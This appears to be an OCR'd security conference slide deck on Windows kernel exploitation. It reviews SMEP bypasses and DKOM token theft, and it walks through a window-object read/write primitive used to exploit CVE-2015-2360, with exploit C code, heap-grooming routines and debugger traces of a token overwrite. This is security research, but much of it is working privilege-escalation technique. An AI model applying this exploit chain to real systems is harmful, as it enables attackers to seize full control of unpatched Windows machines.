Abusing magic window for kernel exploitation

Rancho Han
Baidu Security Lab

About me

- Sandbox escape
- Exploit mitigations
- Vulnerability discovery
- Malware detection and removal
- Twitter: @RanchoIce

Agenda

- Windows kernel exploitation mitigations
- Reviewing some SMEP bypass techniques
- New approach to exploit kernel
- CVE-2015-2360

Background

- DEP/NX
  A essential security feature in modern OS: mark non-executable memory areas.
- KASLR
  Kernel/HAL, Session Driver, KPCR…
- Integrity Levels
  Module, Object, BigPool, Handle, ProcEx …
- Null Page Protection

Background

- NonPagedPoolNx

  Can not allocate executable nonpaged pool

- SMEP: Supervisor Mode Execution Prevention

  - Introduced by Intel 3rd generation Core processor
  - Implemented at the page level
  - MMU check U/S bit during instruction(CPL<3) fetching
  - Kernel exploit mitigation

Bypass kernel memory protection

SMEP Bypass #1

ROPing in kernel, disable SMEP

- Enabled depending on CR4.20th
- Turn off SMEP via ROP gadgets:

```
KiConfigureDynamicProcessor():
        …
        mov     cr4, rax
        add     rsp, 28h
        retn
```

Roping in kernel

- Restore CR4 register
- If running in low integrity, you need an info leak bug

  - sidt: it is still a non-privileged instruction

SMEP Bypass #2

Spray shellcode in kernel space

- Windows8.1 32bit
- Data allocated in paged session pool, RWE
- Use GDI object spray shellcode: palette


```
/* Logical Palette */
typedef struct tagLOGPALETTE {
    WORD        palVersion;
    WORD        palNumEntries;
    PALETTEENTRY        palPalEntry[1];
} LOGPALETTE, *PLOGPALETTE

LOGPALETTE *pal;
pal = (LPLOGPALETTE)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) *
256 +1);
pal->palVersion = 0x300;
pal->palNumEntries = 256;
for (int i = 0; i < 256; i++)
{
          // Spray shellcode
          pal->palPalEntry[i].peRed = 0x90;
          pal->palPalEntry[i].peGreen = 0x90;
          pal->palPalEntry[i].peBlue = 0x90;
          pal->palPalEntry[i].peFlags = 0x90;
}
```

Spray Session Pool

```
1: kd> dd 0xA275C2B8    //palette Object
a275c2b8  070807cc 00000000 00000000 00000000
a275c2c8  00000501 00000100 00002509 00000000
a275c2d8  00000000 00000000 00000000 00000000
a275c2e8  00000000 00000000 00000000 8ed169c5
a275c2f8  8ed1697b 00000000 00000000 a275c30c
a275c308  a275c2b8 90909090 90909090 90909090    //+0x54
a275c318  90909090 90909090 90909090 90909090
```

```
1: kd> !pte a275c318
                    VA a275c318
PDE at C0602898            PTE at C0513AE0
contains 000000000F24E863  contains 000000002599B863
pfn f24e      ---DA--KWEV  pfn 2599b     ---DA--KWEV <- Executable bit is
set
```

Not Affected by KASLR



Not available on windows 8.1 x64

SMEP Bypass #3

Flipping U/S bit, jump to the user space

- User/Supervisor bit, controls access to the page
- If set, the page is accessible by all

63	62:52	51:12	11	10	9	8	7	6	5	4	3	2	1	0
XD	I	PFN	I	I	I	G	PAT	D	A	PCD	PWT	U/S	R/W	P

Flipping U/S bit

- We want to change our user page to supervisor page
- How to find the PTE of target memory
- The Self-ref PML4 Entry

Find target PTE


```
UINT64 getPTEfromVA(UINT64 vaddr)
{
        vaddr >>= 9;
        vaddr >>= 3;
        vaddr <<= 3;
        vaddr &= 0xfffff6ffffffffff;
        vaddr |= 0xfffff68000000000;
        return vaddr;
}
```

Flipping U/S bit

- Not affected by KASLR
- But, you need a write-what-where vulnerability

DKOM

We can modify various types of kernel-mode data structure to gain system privilege

- Replace nt!_EPROCESS.Token
- Overwrite nt!_Token.Privileges


```
0: kd> dt _SEP_TOKEN_PRIVILEGES
nt!_SEP_TOKEN_PRIVILEGES
   +0x000 Present          : Uint8B
   +0x008 Enabled          : Uint8B
   +0x010 EnabledByDefault : Uint8B
```

DKOM

- Manipulating a target object's ACL


```
0: kd> dt nt!_OBJECT_HEADER
   +0x000 PointerCount     : Int8B
   ...
   +0x028 SecurityDescriptor : Ptr64 Void
   +0x030 Body             : _QUAD

0: kd> dt nt!_SECURITY_DESCRIPTOR_RELATIVE
   +0x000 Revision         : UChar
   +0x001 Sbz1             : UChar
   +0x002 Control          : Uint2B
   +0x004 Owner            : Uint4B
   +0x008 Group            : Uint4B
   +0x00c Sacl             : Uint4B
   +0x010 Dacl             : Uint4B
```

DKOM



We need full memory R/W access

Shared User Handle Table



Shared User Handle Table

- user32!gSharedInfo & win32k!gSharedInfo

```
kd> dt win32k!tagSHAREDINFO
   +0x000 psi              : Ptr64 tagSERVERINFO
   +0x008 aheList          : Ptr64 _HANDLEENTRY
   +0x010 HeEntrySize      : Uint4B
   +0x018 pDispInfo        : Ptr64 tagDISPLAYINFO
   +0x020 ulSharedDelta    : Uint8B
   ...

kd> dt win32k!_HANDLEENTRY
   +0x000 phead            : Ptr64 _HEAD
   +0x008 pOwner           : Ptr64 Void
   +0x010 bType            : UChar
   +0x011 bFlags           : UChar
   +0x012 wUniq            : Uint2B
```

Abusing window object



```
struct tagWND // 0x170
{
    struct _THRDESKHEAD head; // +0x0(0x28)
    ULONG state;        // +0x28(0x4)
    ULONG state2;
    ULONG ExStyle;      // +0x30(0x4)
    ULONG style;        // +0x34(0x4)
    void* hModule;      // +0x38(0x8)
    WORD hMod16;        // +0x40
    WORD fnid;          //0x42
    //……
    void* lpfnWndProc;
    void* pcls;         // + 0x98, tagCLS *
    //……
    struct _LARGE_UNICODE_STRING strName;     // +0xd8(0x10)
    ULONG cbwndExtra;   // +0x0e8(0x4)
    //...
};
```

```
LONG WINAPI SetWindowLong(
  _In_ HWND hWnd,
  _In_ int  nIndex,
  _In_ LONG dwNewLong
);
```

```
.text:FFFFF97FFF011AC0 xxxSetWindowLong proc near
.text:FFFFF97FFF011AC0                 mov     [rsp+arg_0], rbx
.text:FFFFF97FFF011AC5                 mov     [rsp+arg_8], rbp
.text:FFFFF97FFF011ACA                 mov     [rsp+arg_10], rsi
.text:FFFFF97FFF011ACF                 push    rdi
.text:FFFFF97FFF011AD0                 sub     rsp, 20h
.text:FFFFF97FFF011AD4                 mov     ebp, r9d
.text:FFFFF97FFF011AD7                 mov     esi, r8d        ; dwNewLong
.text:FFFFF97FFF011ADA                 movsxd  rbx, edx        ; nIndex
.text:FFFFF97FFF011ADD                 mov     rdi, rcx        ; pWnd
.text:FFFFF97FFF011AE0                 call    FCallerOk
...
.text:FFFFF97FFF011B0F loc_FFFFF97FFF011B0F:
.text:FFFFF97FFF011B0F                 mov     ecx, [rdi+0E8h]  ; pWnd->cbwndExtra
.text:FFFFF97FFF011B15                 mov     eax, ebx        ; nIndex
.text:FFFFF97FFF011B17                 add     rax, 4
.text:FFFFF97FFF011B1B                 cmp     rax, rcx
.text:FFFFF97FFF011B1E                 ja      loc_FFFFF97FFF20F710
...
.text:FFFFF97FFF011B42 loc_FFFFF97FFF011B42:
.text:FFFFF97FFF011B42                 mov     eax, [rbx+rdi+170h]  ; rbx = nIndex
.text:FFFFF97FFF011B49                 mov     [rbx+rdi+170h], esi  ; esi = dwNewLong
...
```

Abusing window object


```
struct tagWND // 0x170
{
    struct _THRDESKHEAD head; // +0x0(0x28)
    ULONG state;        // +0x28(0x4)
    ULONG state2;
    ULONG ExStyle;      // +0x30(0x4)
    ULONG style;        // +0x34(0x4)
    void* hModule;      // +0x38(0x8)
    WORD hMod16;        // +0x40
    WORD fnid;          //0x42
    //……
    void* lpfnWndProc;
    void* pcls;         // + 0x98, tagCLS *
    //……
    struct _LARGE_UNICODE_STRING strName;    // +0xd8(0x10)
    ULONG cbwndExtra;   // +0x0e8(0x4)
    //...
};
```



```
struct _LARGE_UNICODE_STRING
{
    ULONG Length;
    ULONG MaximumLength : 31;
    ULONG bAnsi : 1;
    PVOID Buffer;
};
```

Abusing window object


```
int WINAPI InternalGetWindowText(
    __in HWND hWnd,
    __out_ecount_part(cchMaxCount, return + 1) LPWSTR pString,
    __in int cchMaxCount);

BOOL NTAPI NtUserDefSetText(
    __in HWND hwnd,
    __in PLARGE_UNICODE_STRING pstrText);
```

Read & Write tagWND.strName.Buffer


Abusing window object

- Create two windows, place tagWND2 behind of tagWND1
- tagWND1, control target address -> SetWindowLong
- tagWND2, kernel I/O -> GetWindowText & SetWindowText

CVE-2015-2360

- Detected by Kaspersky Lab
- Target attack: Duqu 2.0
- A series of tagCLS UAF, patched in MS15-061 & MS15-073

```
Trigger:

xxxDWP_SetIcon ->xxxReCreateSmallIcons ->xxxCreateClassSmIcon;

xxxCreateClassSmIcon ->xxxClientCopyImage ->KeUserModeCallback;
```


User Mode
Kernel Mode
WM_SETICON Message
1 创建 tagCLS 对象
2 切换到 Ring3 并调用 copy image 函数
3 Unregister tagCLS Object
4 Free tagCLS 对象
5 Take a method to let kernel allocate memory from win32k heap
6 占位并重用 tagCLS 释放的内存
7 利用 fake tagCLS 的数据完成漏洞利用

Make memory hole


```
BOOL ContructMemHole()
{
    int i;
    for (i = 0; i <= WND_NO; i++)
    {
        hwnds[i] = CreateWindow2();
    }

    char szWindowName[MAX_PATH] = {0};
    //tagCLS size == 0xa0
    memset(szWindowName, 'A', 0xa0);
    for (i = 0; i < WND_NO; i++)
    {
        SetWindowTextA(hwnds[i], szWindowName);
    }

    //Make memory hole
    for (i = WND_NO /2; i < WND_NO; i += 2)
    {
        DestroyWindow(hwnds[i]);
        hwnds[i] = NULL;
    }
```

Memory freed and reuse


```
NTSTATUS NTAPI My__ClientCopyImage(PVOID lParam)
{
    // 0xa0 == sizeof(tagCLS)
    char szWindowName[MAX_PATH];
    memset(szWindowName, 'A', 0xa0);
    //+0xe8 tagWND.cbwndExtra
    INT64 WriteAddr = g_ptrExpWnd1 + 0xe8 - 8;
    // +0x98  tagCLS.spicnSm
    memcpy(szWindowName + 0x98, &WriteAddr, sizeof(INT64));

    if (*(PDWORD)lParam == (DWORD)g_hImage)
    {
        InterlockedExchange64((LONG64 *)g_pTargetFunc, (LONG64)g_TrueFuncAddr);

        DestroyWindow(g_hwnd);
        HINSTANCE hInstace = GetModuleHandle(NULL);
        //Free tagCLS
        UnregisterClass(L"TestWndClass141", hInstace);

        //Occupy memory
        SetWindowTextA(hwnds[WND_NO], szWindowName);
    }
    ...
```

Memory Corruption


```
win32k!HMUnlockObject:
fffff960`000df2f0 4883ec28        sub     rsp,28h
fffff960`000df2f4 ff4908          dec     dword ptr [rcx+8]
ds:002b:fffff901`40818248=00000000

0: kd> k
# Child-SP          RetAddr           Call Site
00 ffffd001`29fdba60 fffff960`000e317a win32k!HMUnlockObject+0x4
01 ffffd001`29fdba90 fffff960`000a6723 win32k!HMAssignmentLock+0x5a
02 ffffd001`29fdbac0 fffff960`0032bb91 win32k!xxxCreateClassSmIcon+0xbf
03 ffffd001`29fdbb00 fffff960`00086db3 win32k!xxxRecreateSmallIcons+0x29
04 ffffd001`29fdbb30 fffff960`000bb86e win32k!xxxDWP_SetIcon+0x43
05 ffffd001`29fdbb80 fffff960`000b3fae win32k!xxxRealDefWindowProc+0x97e
06 ffffd001`29fdbce0 fffff960`000bd16e win32k!xxxWrapRealDefWindowProc+0x5e
07 ffffd001`29fdbd50 fffff800`7d3661b3 win32k!NtUserMessageCall+0x13e
```

Overwrite cbWndExtra field

tagWND1

```
0: kd> dd fffff90140818160 + e8
fffff901`40818248  ffffffff 00000000 40818160 fffff901
fffff901`40818258  00310a21 00000000 00000000 00000000

win32k!xxxSetWindowLong+0x4f:
fffff960`00085b0f 8b8fe8000000    mov     ecx,dword ptr [rdi+0E8h]
ds:002b:fffff901`40818248=ffffffff ; tagWND1.cbWndExtra
fffff960`00085b15 8bc3            mov     eax,ebx   ; eax=6b8e0
fffff960`00085b17 4883c004        add     rax,4
fffff960`00085b1b 483bc1          cmp     rax,rcx   ; out of bounds
fffff960`00085b1e 0f87ecdb1f00    ja      win32k!xxxSetWindowLong+0x1fdc50
(fffff960`00283710)
```

Tamper with strName

tagWND2

```
1: kd> dd fffff90140883ad0 + d8
fffff901`40883ba8  000000a0 000000a2 4082a9f0 fffff901    ; strName.Buffer =
0xfffff901`4082a9f0
```

tagWND2.strName

```
1: kd> !str fffff901`40883ba8
String(160,0) at fffff90140883ba8: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..

1: kd> dt fffff901`40883ba8 _LARGE_STRING
CVE_2015_2360_x64!_LARGE_STRING
   +0x000 Length           : 0xa0
   +0x004 MaximumLength    : 0y00000000000000000000010100010 (0xa2)
   +0x004 bAnsi            : 0y0
   +0x008 Buffer           : 0xfffff901`40741010 Void    ← control Ring0 I/O target
```


Read kernel memory


```
InternalGetWindowText(hWnd = 0x30a04, pString = 0x72fce0, ccMaxcount = 9);
This will copy data from the tampered strName.Buffer

1: kd> db  0xfffff901`40741010
fffff901`40741010  40 36 77 ef 01 e0 ff ff-01 00 00 00 33 c0 0c 14  @6w.........3...
fffff901`40741020  00 00 00 00 00 00 00 00-b5 e0 0b 00 00 00 00 00  ................

USER32!InternalGetWindowText+0xe:
0033:00007ff8`7b3b5ee9 e812000000      call    USER32!NtUserInternalGetWindowText
0033:00007ff8`7b3b5eee 33c9            xor     ecx,ecx

0: kd> db 0x72fce0
00000000`0072fce0  40 36 77 ef 01 e0 ff ff-01 00 00 00 33 c0 0c 14  @6w.........3...
00000000`0072fcf0  00 00 74 40 01 f9 ff ff-89 19 5a 80 f7 7f 00 00  ..t@......Z.....
```

Write kernel memory


```
0: kd> dt _LARGE_STRING fffff90140883ad0+d8
CVE_2015_2360_x64!_LARGE_STRING
   +0x000 Length           : 0xa0
   +0x004 MaximumLength    : 0y00000000000000000000010100010 (0xa2)
   +0x004 bAnsi            : 0y0
   +0x008 Buffer           : 0xffffe001`efb59c48 Void

0: kd> dt ffffe001efb59900 _EPROCESS -y Token
ntdll!_EPROCESS
   +0x348 Token : _EX_FAST_REF
0: kd> dq ffffe001efb59900+348 l2
ffffe001`efb59c48  ffffc000`8a66506a 00000000`0001cc70

0: kd> pt
win32k!NtUserDefSetText+0xf8:
fffff960`001eabd4 c3              ret

0: kd> dq ffffe001efb59900+348 l2
ffffe001`efb59c48  ffffc000`86e05379 00000000`00010000
```

Demo Time


回收站
screentogif 1.4.1
Process Explorer - Sysinternals: www.sysinternals.com [WIN-1OQ840FFGPF\Administrator]
File Options View Process Find Users Help
Run... Ctrl+N
Run as Limited User...
Save Ctrl+S
Save As... Ctrl+A
Shutdown
Exit
文件
这台电脑 ▸ 本地磁盘 (C:)
收藏夹
下载
桌面
最近访问的位置
这台电脑
网络
名称
exp
procexp
readme
3 个项目
CPU Private B... Working Set PID Description Company Name Integrity
services.exe 2,380 K 5,428 K 544 服务和控制器应用 Microsoft Corporation System
svchost.exe 0.02 4,668 K 11,664 K 612 Windows 服务主进程 Microsoft Corporation System
ChsIME.exe 0.04 4,428 K 14,096 K 3124 Microsoft IME Microsoft Corporation Medium
svchost.exe 4,024 K 7,548 K 644 Windows 服务主进程 Microsoft Corporation System
svchost.exe 13,776 K 17,764 K 768 Windows 服务主进程 Microsoft Corporation System
svchost.exe 19,128 K 34,796 K 840 Windows 服务主进程 Microsoft Corporation System
taskhostex.exe 0.11 3,800 K 11,572 K 2584 Windows 任务的主机进程 Microsoft Corporation Medium
svchost.exe 0.01 6,928 K 13,548 K 884 Windows 服务主进程 Microsoft Corporation System
